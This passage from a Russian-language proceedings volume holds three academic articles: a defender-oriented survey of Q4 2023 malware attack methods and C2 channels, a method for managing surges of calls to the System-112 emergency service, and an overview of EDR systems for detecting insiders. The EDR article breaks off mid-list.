С каждым годом злоумышленники становятся всё более изощрёнными и придумывают новые способы обхода систем безопасности. Чтобы эффективно противодействовать им, необходимо изучить их прошлые атаки. Для анализа и исследования были собраны материалы атак за четвёртый квартал 2023 года. Полученные данные позволяют определить наиболее популярные тактики и техники, а также популярные C2-соединения, которые были использованы злоумышленниками за представленный промежуток времени.

вредоносное программное обеспечение, кибератаки, C2-соединения

В условиях современной информационной среды вредоносное программное обеспечение (ВПО) актуализируется как один из ключевых факторов киберугроз. Злоумышленники непрерывно совершенствуют инструментарий атак, генерируя новые типы ВПО и задействуя различные каналы управления для контроля над устройствами (C2). Целью данного исследования служит анализ атак, зафиксированных в четвертом квартале 2023 года, а также обзор наиболее распространенных типов ВПО и C2.

Согласно данным центра информационной безопасности АО "Инфосистемы Джет" количество кибератак в 2023 году выросло на 11% по сравнению с прошлым годом. Эксперты так же отмечают, что в 2023 году злоумышленники всё чаще усложняют атаки: делают их сложно обнаружимыми, применяют новые технологии автоматизации и используют технологии искусственного интеллекта [1].

Ввиду сложной геополитической ситуации в мире за целенаправленными атаками всё чаще стоят подконтрольные государствам хакерские группировки: Lazarus, Fancy Bear, killNet и другие. Основными целями для кибератак в 2023 году стали: государственные структуры, финансовые организации, критическая инфраструктура, частные лица [2].

Данные для проведения исследования и анализу способов атак, а также типу ВПО были взяты из авторитетных источников, публикующих отчёты о совершённых киберпреступлениях по всему миру: «Eset», «Cyble», «Elastic», «Unit 42», «Malwarebytes». Собранная статистика охватывает атки, что были раскрыты и изучены. Представленная на рис. 1 статистика показывает способы атак за четвёртый квартал 2023 года [3–7].




Рис. 1. Способы совершения атак за 4 квартал 2023 года

Исходя из данных графика можно сделать следующие выводы: основными способами совершения атак за представленный период времени являются: фишинг; использование уязвимостей; бэкдоры.

Фишинг является одним из самых простых способов попасть в систему, так рассчитан на невнимательность человека. Чаще всего злоумышленники выдают себя за легитимного сотрудника или компанию при отправке письма на почту или рассылке SMS-сообщений. Так же хакеры могут подделывать известные сайты или взламывать существующие.

Примером фишинговой атаки является случай, задокументированный в начале октября 2023 года. Жертве на электронную почту приходит письмо с темой о проверке безопасности учётной записи «Microsoft 365», которое содержит вложенным HTML или PDF-файл. При переходе по ссылке пользователь перенаправляется на поддельный сайт, созданный с помощью Cloudflare, после чего ему будет предложено ввести свои учётные данные, которые отправляются злоумышленнику. [8]

Использование уязвимостей стоит на втором месте по популярности. Под такую атаку могут попасть пользователи, которые используют устаревшее ПО, и те, кто работает с программами, которые имеют слабые места в исходном коде. Примером является CVE-2023-38831, которая позволяла злоумышленникам выполнить вредоносный код на компьютере жертвы. Данная уязвимость существует в WinRAR до версии 6.23 [9]. В ZIP-архиве может находиться безобидный файл, а также папка с таким же именем. Содержимое папки, обрабатывается только при попытке доступа к доброкачественному файлу.

Исследование ESET обнаружило кластер вредоносных проектов, распространяемых в PyPI, официальном репозитории пакетов Python. Угроза нацелена на системы Windows и Linux и представляет собой бэкдор. Пакеты могут принимать две формы: с исходным кодом, которые содержат весь код проекта и собираются при установке, и готовые варианты, содержащие скомпилированные модули. Бэкдор создаёт TCP-соединение через порт 6001. После отправки имени хоста, MAC-адреса и имени пользователя на командный сервер, он будет напрямую обрабатывать или запускать команды в отдельный процесс и отправлять на сервер необходимую информацию.

Ниже представлены несколько способов реализации скомпрометированного модуля, который при выполнении открывает бэкдор в системе [10].

Первый способ – размещение модуля внутри пакета, в котором определяется и затем вызывается функция graby. Он импортируется в середину исходного кода основного модуля пакета.

Второй метод – встроить код PowerShell в файл setup.py, который обычно запускается автоматически менеджерами пакетов. Этот сценарий загружает и распаковывает ZIP-файл в C:\ProgramData. Затем сценарий запускает программу pip для установки зависимостей и запускает код.

В третьем методе присутствует только вредоносный код. Фрагменты записываются во временные файлы и запускаются с помощью pythonw.exe, чтобы код выполнялся без открытия консоли.

После того, как злоумышленник получит доступ к устройству с помощью различных методов, он может самостоятельно или в автоматическом режиме загрузить вредоносное программное обеспечение. Статистика по типам ВПО за период с октября по декабрь 2023 года представлена на рис. 2.




Рис. 2. Типы ВПО за 4 квартал 2023 года

Наиболее популярные типами вредоносного программного обеспечения за четвёртый квартал 2023 года – трояны, вирусы-похитители (стилер) и программы-вымогатели.

Троян – это тип вредоносного программного обеспечения, который маскируется под легитимную программу, чтобы обмануть пользователей и заставить их установить его на свой компьютер.

Банковский троян TrickMo был впервые обнаружен в сентябре 2019 года. Он был нацелен на кражу номеров аутентификации транзакций с помощью функции записи экрана. Новый вариант трояна был замечен осенью 2023 года и использовал новый функционал. Он использует методы внедрения наложений для извлечения учетных данных из приложения. Троян может автоматически выполнять действия на зараженном устройстве без ведома жертвы, используя функцию кликера. Вредоносная программа создает HTML-файл, используя идентификатор пакета, и сохраняет в него содержимое. Этот файл потом будет использоваться в качестве страницы внедрения HTML-оверлея для отображения в приложении [11].

Стилер – вредоносное программное обеспечение, предназначенное для кражи ценных данных с зараженной машины, таких как куки-файлы, логины и пароли, скриншоты рабочего стола. В чём то, он похож на троян, но только по способу распространения. Стилер не может управлять вашим компьютером, однако без проблем может собрать все данные о нём.

Atomic Stealer – популярный вирус-похититель для Mac OS. Злоумышленники распространяют вредоносное ПО через уведомления о необходимости обновить браузер, используя взломанные веб-сайты. В сплывающем уведомлении жертву инструктируют, как открыть файл, который сразу запускает команды после ввода пароля администратора. Вредоносное приложение содержит команды для захвата паролей и файлов и отправляет их на командно-контрольный сервер вредоносной программы [12].

Шифровальщики или программы-вымогатели. Суть данного вируса в том, что все данные, файлы шифруются программой так, что восстановить их можно только получив специальный "ключ", за который злоумышленники попросят перевести деньги.

8base – это вариант программы-вымогателя. Он избегает шифрования файлов кэша так как это может привести к проблемам с ПО. Программа-вымогатель полностью шифрует файлы размером менее 1,5 МБ и частично те, что больше данного размера. После чего добавляет расширение файла, включающее контактный адрес электронной почты злоумышленника [13].

Управление и командование включает техники, с помощью которых злоумышленник связывается с системами, подключенными к атакуемой сети. В зависимости от конфигурации систем существует множество способов организации скрытого канала C2. Наиболее популярные виды, а также частота их использования за период с октября по декабрь 2023 года показаны на рис. 3.




Рис. 3. График типов C2 соединений за 4 квартал 2023 года

Самым популярным способом для управления и контроля над заражённым устройством является соединение по протоколу HTTP (Hypertext Transfer Protocol). Злоумышленник может его использовать как в явном виде, так и применяя обфускацию или шифрование.

На рис. 4 представлено C2 соединение, при котором с компьютера жертвы отправляется скриншот с конфиденциальными данными на адрес злоумышленника.

```
POST / HTTP/1.1
Content-Type: multipart/form-data; boundary=--------------------8db41f686520a03
Host: 65.76.3.90
Content-Length: 68398
Expect: 100-continue
Connection: Keep-Alive

----------------------8db41f686520a03
Content-Disposition: form-data; name="file"; filename="screenshot.png"
Content-Type: application/octet-stream
```

Рис. 4. Передача данных по C2 каналу через HTTP

Подводя итоги исследования, можно сделать вывод, что угроза кибератак остаётся на высоком уровне, несмотря на все старания экспертов в сфере информационной безопасности. Злоумышленники изобретают новые способы взлома систем, чтобы не только качественно исполнить свои намерения, но и остаться незамеченными для инструментов защиты.

Список используемых источников:

1. Количество кибератак в 2023 г. выросло на 11 [Электронный ресурс] URL: https://www.comnews.ru/content/231183/2024-01-29/2024-w05/1010/kolichestvo-kiberatak-2023-g-vyroslo-11

2. Кибербезопасность в 2023–2024 гг.: тренды и прогнозы. Часть пятая [Электронный ресурс] URL: https://www.ptsecurity.com/ru-ru/research/analytics/kiberbezopasnost-v-2023-2024-gg-trendy-i-prognozy-chast-pyataya/

3. [Электронный ресурс] URL: https://www.welivesecurity.com/en/

4. [Электронный ресурс] URL: https://cyble.com/

5. [Электронный ресурс] URL: https://www.elastic.co/security-labs

6. [Электронный ресурс] URL: https://www.paloaltonetworks.com/unit42

7. [Электронный ресурс] URL: https://www.malwarebytes.com/

8. Analysing a Widespread Microsoft 365 Credential Harvesting Campaign [Электронный ресурс] URL: https://www.bridewell.com/insights/blogs/detail/analysing-widespread-microsoft365-credential-harvesting-campaign

9. Exploring Winrar Vulnerability (CVE-2023-38831) URL: https://www.mcafee.com/blogs/other-blogs/mcafee-labs/exploring-winrar-vulnerability-cve-2023-38831/

10. A pernicious potpourri of Python packages in PyPI [Электронный ресурс] URL: https://www.welivesecurity.com/en/eset-research/pernicious-potpourri-python-packages-pypi/

11. TrickMo’s Return: Banking Trojan Resurgence With New Features URL: https://cyble.com/blog/trickmos-return-banking-trojan-resurgence-with-new-features/

12. Atomic Stealer distributed to Mac users via fake browser updates [Электронный ресурс] URL: https://www.malwarebytes.com/blog/threat-intelligence/2023/11/atomic-stealer-distributed-to-mac-users-via-fake-browser-updates

13. Ransomware Roundup – 8base [Электронный ресурс] URL: https://www.fortinet.com/blog/threat-research/ransomware-roundup-8base

Статья представлена научным руководителем, заведующим кафедрой ЗСС СПбГУТ, кандидатом технических наук, доцентом А. В. Красовым.

УДК 621.391
ГРНТИ 49.03.09

МЕТОД УПРАВЛЕНИЯ ТРАФИКОМ В СИСТЕМЕ-112 ПРИ ЕГО ЛАВИНООБРАЗНОМ РОСТЕ

Н. А. Соколов, А. А. Ходунов

Ордена Трудового Красного Знамени Российский научно-исследовательский институт радио имени М.И. Кривошеева, Санкт-Петербургский филиал – «ЛОНИИР»

Предлагается метод управления трафиком, который поступает в Систему-112, в случае лавинообразного роста количества обращений. Излагаются принципы снижения количества обращений за счет применения прямого и косвенного методов управления трафиком. Формулируются направления дальнейших исследований по повышению качества обслуживания обращений в Систему-112.

система-112, нагрузка, лавинообразный рост трафика, метод снижения количества обращений, конечные разности

Введение

При возникновении чрезвычайных ситуаций и крупномасштабных происшествий, как правило, резко возрастает количество вызовов, поступающих к операторам Системы-112 [1, 2]. В ряде случаев наблюдается лавинообразный рост трафика [3], что приводит к заметному ухудшению качества обслуживания обращений граждан в Систему-112. В работе [4] предложены косвенные методы снижения резкого роста трафика. Эффективность их применения возрастает при одновременном введении прямых методов снижения нагрузки. Такой комплексный подход к снижению нагрузки на Систему-112 позволяет максимизировать количество обращений, которые успешно обрабатываются операторами экстренных оперативных служб.

Особенности лавинообразного роста трафика

Строгого определения термина «лавинообразный рост трафика» не существует. В работе [3] этот термин связан с поведением третьей производной от функции $\lambda(t)$, которая определяет интенсивность входящего потока заявок. Понятие «заявка» является общим для вызовов (в рассматриваемой задаче – обращений в Систему-112) и IP-пакетов, посредством которых осуществляется обмен информацией. Измерения функции $\lambda(t)$ осуществляется через кванты времени длительностью τ. Это позволяет представить измеряемую функцию при помощи ее преобразования Лапласа-Стилтьеса [5] – $\lambda(s)$ в следующей форме:

$$\lambda^*(s) = \sum_{i=0}^{N} h_i e^{-i\tau s}.$$

Величина h_i определяет изменение функции $\lambda(t)$ в точке $i\tau$. Верхний предел суммирования N задан максимальным приращением по оси времени. Предполагается, что в границах интервала $[i\tau, (i+1)\tau]$ изменение функции $\lambda(t)$ не влияет на точность ее измерения. Численное значение величины τ выбирается так, чтобы эта гипотеза подтверждалась. Правила выбора значения τ приведены, например, в монографии [2].

Пример поведения функции $\lambda(t)$ приведен на рис. 1 [3]. На оси абсцисс выделены три диапазона, в границах которых функция $\lambda(t)$ ведет себя по разным законам. Во всех рассматриваемых диапазонах наблюдается рост исследуемой функции.




Рис. 1. Пример поведения функции $\lambda(t)$ для трех диапазонов времени

Один из возможных способов аппроксимации функции $\lambda(t)$ – ее представление полиномом степени m в исследуемом диапазоне по оси абсцисс:

$$\lambda(t) \approx \sum_{j=0}^{m} a_j t^j.$$

Коэффициенты a_j и величина m вычисляются методом наименьших квадратов [6]. Для иллюстрации лавинообразного роста трафика интересен диапазон (t_4, t_5). Именно в этом диапазоне функция $\lambda(t)$, представленная в виде конечных разностей [7], аппроксимируется полиномом, для которого характерен рост третьей производной. Следовательно, контроль роста конечных разностей третьего порядка позволяет выявить лавинообразный рост трафика.

Метод снижения количества обращений в Систему-112

Предлагаемый метод снижения количества обращений в Систему-112 показан на рис. 2. Он предусматривает программную реализацию двух модулей – МКУ и МПУ, которые выполняют функции косвенного и прямого управления соответственно. Они последовательно редуцируют функцию $\lambda(t)$, образуя две последовательности – $\lambda_{R1}(t)$ и $\lambda_{R2}(t)$. Для исходной функции и ее преобразований максимальные значения обозначаются так: λ_0, λ_1 и λ_2. Для них справедливо следующее неравенство: $\lambda_0 > \lambda_1 > \lambda_2$. Возможность снижения интенсивности потока обращений объясняется тем, что основной причиной лавинообразного роста трафика чаще всего является реакция людей на одно и то же экстраординарное событие.




Рис. 2. Метод снижения количества обращений в Систему-112

Функция $f_1(t)$ введена для обозначения информационной обратной связи с абонентами, обращающимися в Систему-112. Пример такой обратной связи – информирование абонентов, чье обращение с высокой вероятностью касается инцидента, о котором уже известно. В частности, при пожаре на улице *X* в жилом доме №*Y* многие граждане пытаются сообщить о нем операторам Системы-112. Им направляется информация такого рода: «О пожаре на улице *X* в доме №*Y* мы уже знаем. Все необходимые меры принимаются. Если у Вас есть важные дополнительные сведения, то дождитесь ответа оператора. Пожалуйста, без острой необходимости не загружайте операторов Системы-112. Помните, что пребывание в очереди может задержать обращение абонентов, которые остро нуждаются в помощи правоохранительных органов или медицинского персонала» (авторы благодарны В.С. Зайковой за подсказку двух последних фраз, которая представляется им весьма важной).

Формулировки информационных сообщений могут быть иными, адаптированными к характеру возникшего инцидента. Эти формулировки будут совершенствоваться по мере накопления опыта по реализации функции $f_1(t)$. Подробнее методы косвенного управления нагрузкой Системы-112 изложены в статье [4].

Функция $f_2(t)$ отображает воздействия, реализуемые процедурами прямого управления. Основная часть таких процедур изложена в [2]. Они связаны с ограничением времени разговора с оператором и с введением пауз между двумя обращениями в Систему-112 для одного абонента. О введении подобных ограничений абоненты информируются речевыми сообщениями или посредством передачи SMS. Применение подобных решений доказало свою эффективность.

Таким образом, предлагаемый метод управления лавинообразным трафиком можно рассматривать как комплексный. Он включает процедуры косвенного и прямого ограничения трафика, используемые совместно. При росте трафика, который еще не стал лавинообразным, можно использовать только косвенные процедуры ограничения нагрузки. При этом следует контролировать третью производную (конечные разности третьего порядка), чтобы вовремя начать использовать прямые процедуры ограничения трафика, направляемого в Систему-112.

Развитие методов управления лавинообразным трафиком

Методы снижения количества обращений в Систему-112 будут развивать по нескольким направлениям. Одна из возможных классификаций перспективных методов управления приведена на рис. 3. Она предусматривает совместное применение прямых и косвенных процедур. Эти процедуры связаны между собой, что подчеркивает линия со стрелками, изображенная пунктиром.




Рис. 3. Классификация методов управления лавинообразным трафиком

Обе процедуры будут эволюционировать за счет использования, как минимум, трех решений. Во-первых, дальнейшее развитие получит аналитический подход, представленный в ряде публикаций [1–3]. Во-вторых, перспективным направлением следует считать применение аппарата нейронных сетей [8]. В-третьих, существенный шаг вперед будет сделан благодаря

внедрению результатов междисциплинарных исследований [9]. Все три решения будут способствовать эволюции и прямых, и косвенных процедур снижения лавинообразного трафика, поступающего в Систему-112.

Направления дальнейших исследований будут связаны, в том числе, с дополнительными способами обращения граждан в Систему-112. В частности, предполагается, что уже в ближайшие годы часть обращений будет поступать к операторам Системы-112 не в виде звонков по телефонной сети, а при помощи функциональных возможностей e-mail, SMS, WhatsApp и других технологий. Подобные технологии, как правило, предпочтительны для молодежи.

Заключение

Основной причиной лавинообразного роста трафика чаще всего является реакция людей на одно и то же экстраординарное событие. Предлагаемый метод управления трафиком в Системе-112 при его лавинообразном росте позволяет снизить количество обращений в экстренные оперативные службы. Полезный эффект достигается за счет совместного использования процедур прямого и косвенного управления телефонной нагрузкой.

В перспективе часть обращений граждан в Систему-112 будет совершаться посредством e-mail, SMS, WhatsApp и других современных технологий. Полезным инструментом для повышения эффективности работы персонала Системы-112 станут нейронные сети. Важным фактором успешной реакции экстренных оперативных служб на обращения граждан будут результаты междисциплинарных исследований.

Список используемых источников

1. Кабанов М. В., Леваков А. К., Соколов Н. А. Метод ограничения резко растущей нагрузки в "Системе-112". Вестник связи, 2012, №8, с. 23–25.

2. Леваков А. К. Сеть связи следующего поколения в чрезвычайных ситуациях. Анализ моделей телетрафика. М.: ИРИАС, 2019, 124 с.

3. Гойхман В. Ю., Леваков А. К., Маршак М. А., Соколов Н. А. Оценка роста интенсивности входящего трафика. Электросвязь, 2018, №3, с. 75–77.

4. Ходунов А. А. Оценка эффективности косвенного метода снижения количества вызовов, поступающих в Систему-112. Труды НИИР, 2023, №2, с. 57–61.

5. Кристалинский Р. Е., Кристалинский В. Р. Преобразования Фурье и Лапласа в системах компьютерной математики. М.: "Горячая линия – Телеком", 2021, 216 с.

6. Бронштейн И. Н., Семендяев К. А. Справочник по математике для инженеров и учащихся вузов. М.: Наука, 1986, 544 с.

7. Гельфонд А. О. Исчисление конечных разностей. М.: Государственное издательство физико-математической литературы, 1959, 400 с.

8. Рутковская Д., Пилиньский М., Рутковский Л. Нейронные сети, генетические алгоритмы и нечеткие системы. М.: Горячая линия – Телеком, 2013, 384 с.

9. Repko A., Szostak R. Interdisciplinary Research: Process and Theory Third Edition. – SAGE, 2017, 464 p.

УДК 004.056
ГРНТИ 81.93.29

ВОЗМОЖНОСТИ EDR-СИСТЕМ ДЛЯ ОБНАРУЖЕНИЯ ИНСАЙДЕРОВ В КОРПОРАТИВНЫХ КОМПЬЮТЕРНЫХ СЕТЯХ

А. Н. Тамбовский, И. А. Ушаков

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В настоящее время информационное взаимодействие практически во всех сферах бизнеса и организациях происходит непосредственно через локальные или глобальные компьютерные сети. Рост числа сотрудников, рабочих мест и способов получения доступа к корпоративным сетям неуклонно растёт. В связи с этим возникает необходимость в обеспечении трёх требований информационной безопасности: конфиденциальности, доступности и целостности для защиты от вероятных инсайдеров. Для решения данной задачи предлагается рассмотреть возможности EDR-систем для обнаружения инсайдеров в корпоративных компьютерных сетях.

информационная безопасность, средства защиты информации, EDR, XDR, SIEM, SOAR, SOC, EPP, SANDBOX, Cyber Kill Chain

Решения для обнаружения и реагирования на конечные точки Endpoint Detection and Response (далее EDR), становятся всё более важным инструментом для служб информационной безопасности, позволяющим отслеживать угрозы и защищать корпоративную инфраструктуру. В наши дни, когда от скорости и качества мониторинга и противостояния киберугрозам зависит многое, технологии EDR предоставляют расширенные возможности для быстрого обнаружения потенциальных инцидентов кибербезопасности, ускоряют расследование и реагирование, а также позволяют проводить детальный криминалистический анализ.

EDR стали важнейшим средством защиты предприятий перед лицом всё более изощренных киберугроз. Поскольку злоумышленники быстро совершенствуют свои тактики и методы, EDR призваны обеспечить командам безопасности улучшенную видимость конечных точек, более эффективное обнаружение угроз и ускорение рабочих процессов реагирования. К основным целям EDR относятся:

– Мониторинг поведения пользователя: EDR системы способны анализировать активности пользователей на конечных точках, отслеживая их поведение и выявляя аномальные действия. Это может включать необычные запросы доступа к файлам или ресурсам, необычные сетевые запросы или несанкционированные попытки доступа.

– Анализ использования привилегий: Системы могут отслеживать, какие привилегии и права доступа имеют пользователи на конечных точках, и оповещать об аномалиях в их использовании. Это позволяет выявлять попытки несанкционированного доступа или злоупотребления привилегиями.

– Идентификация несанкционированных изменений в файлах конечных устройств: EDR системы имеют возможность интегрироваться в конечные устройства для определения критических конфигураций.

– Внедрение аутентификации и идентификации для установления связей между действиями пользователей операционной системы с учётными записями.

– Мониторинг передаваемой информации между устройствами и внешними ресурсами: EDR системы анализируют веб-трафик и выявляют попытки реализации атак.

– Внедрение возможностей машинного обучения для выявления аномалий: имплементация искусственного интеллекта для определения наличия опасных паттернов поведения злоумышленника.

EDR системы предоставляют аналитикам информационной безопасности функции мониторинга и обнаружения кибератак типа Cyber Kill Chain [4]. Эксплуататорами происходит анализ атаки злоумышленника с момента проникновения до реализации первых признаков атаки. Своевременные превентивные действия по изоляции угроз позволят сохранить безопасность инфраструктуры или своевременно восстановить её работоспособность.

На Рис. 1 представлен вариант обеспечения безопасности получаемых данных при реагировании на инциденты. Подход основан на использовании современного подхода, такого как построение Security Operation Center (далее SOC) [1], который обеспечивает взаимную интеграцию технологических средств информационной безопасности и процессов для обеспечения защиты инфраструктуры. Этапы реагирования после централизованного сбора событий с конечных узлов предполагает:

– Анализ: Этап определяется первичной оценкой аномалий перечня получаемых событий системой мониторинга безопасности. Аналитиками центра мониторинга оценивается опасность, критичность инцидентов и последствия.

– Обнаружение: Этап определяется последующими действиями аналитиков центра мониторинга после обнаружения потенциальной угрозы. Это включает в себя анализ системных журналов, сетевого трафика и файловых систем. Конечной задачей является подтверждение и изменение статуса угрозы на статус реальной угрозы.

– Расследование: Этап определяется расследованием угрозы после её подтверждения. Аналитиками собирается необходимая информация для устранения атаки и способах компенсации ущерба. Последующий после атаки аудит приведёт к усилению мер защиты инфраструктуры.

– Восстановление: Этап определяется исследованием последствий атаки и восстановлением к эталонному функционированию системы.




Рис. 1. Архитектура системы обнаружения инсайдеров в компьютерных сетях

Подход SOC опирается на несколько ключевых компонентов:

– Security Orchestration, Automation, and Response (далее SOAR): Данная платформа обеспечивает автоматизацию и оркестрацию процессов по обработке инцидентов информационной безопасности [3]. В результате уменьшается время реагирования на инцидент и снижается вероятность возникновения ошибок;

– Security Information and Event Management (далее SIEM): Система обеспечивает средства для сбора базовых событий и последующей визуализации данных;

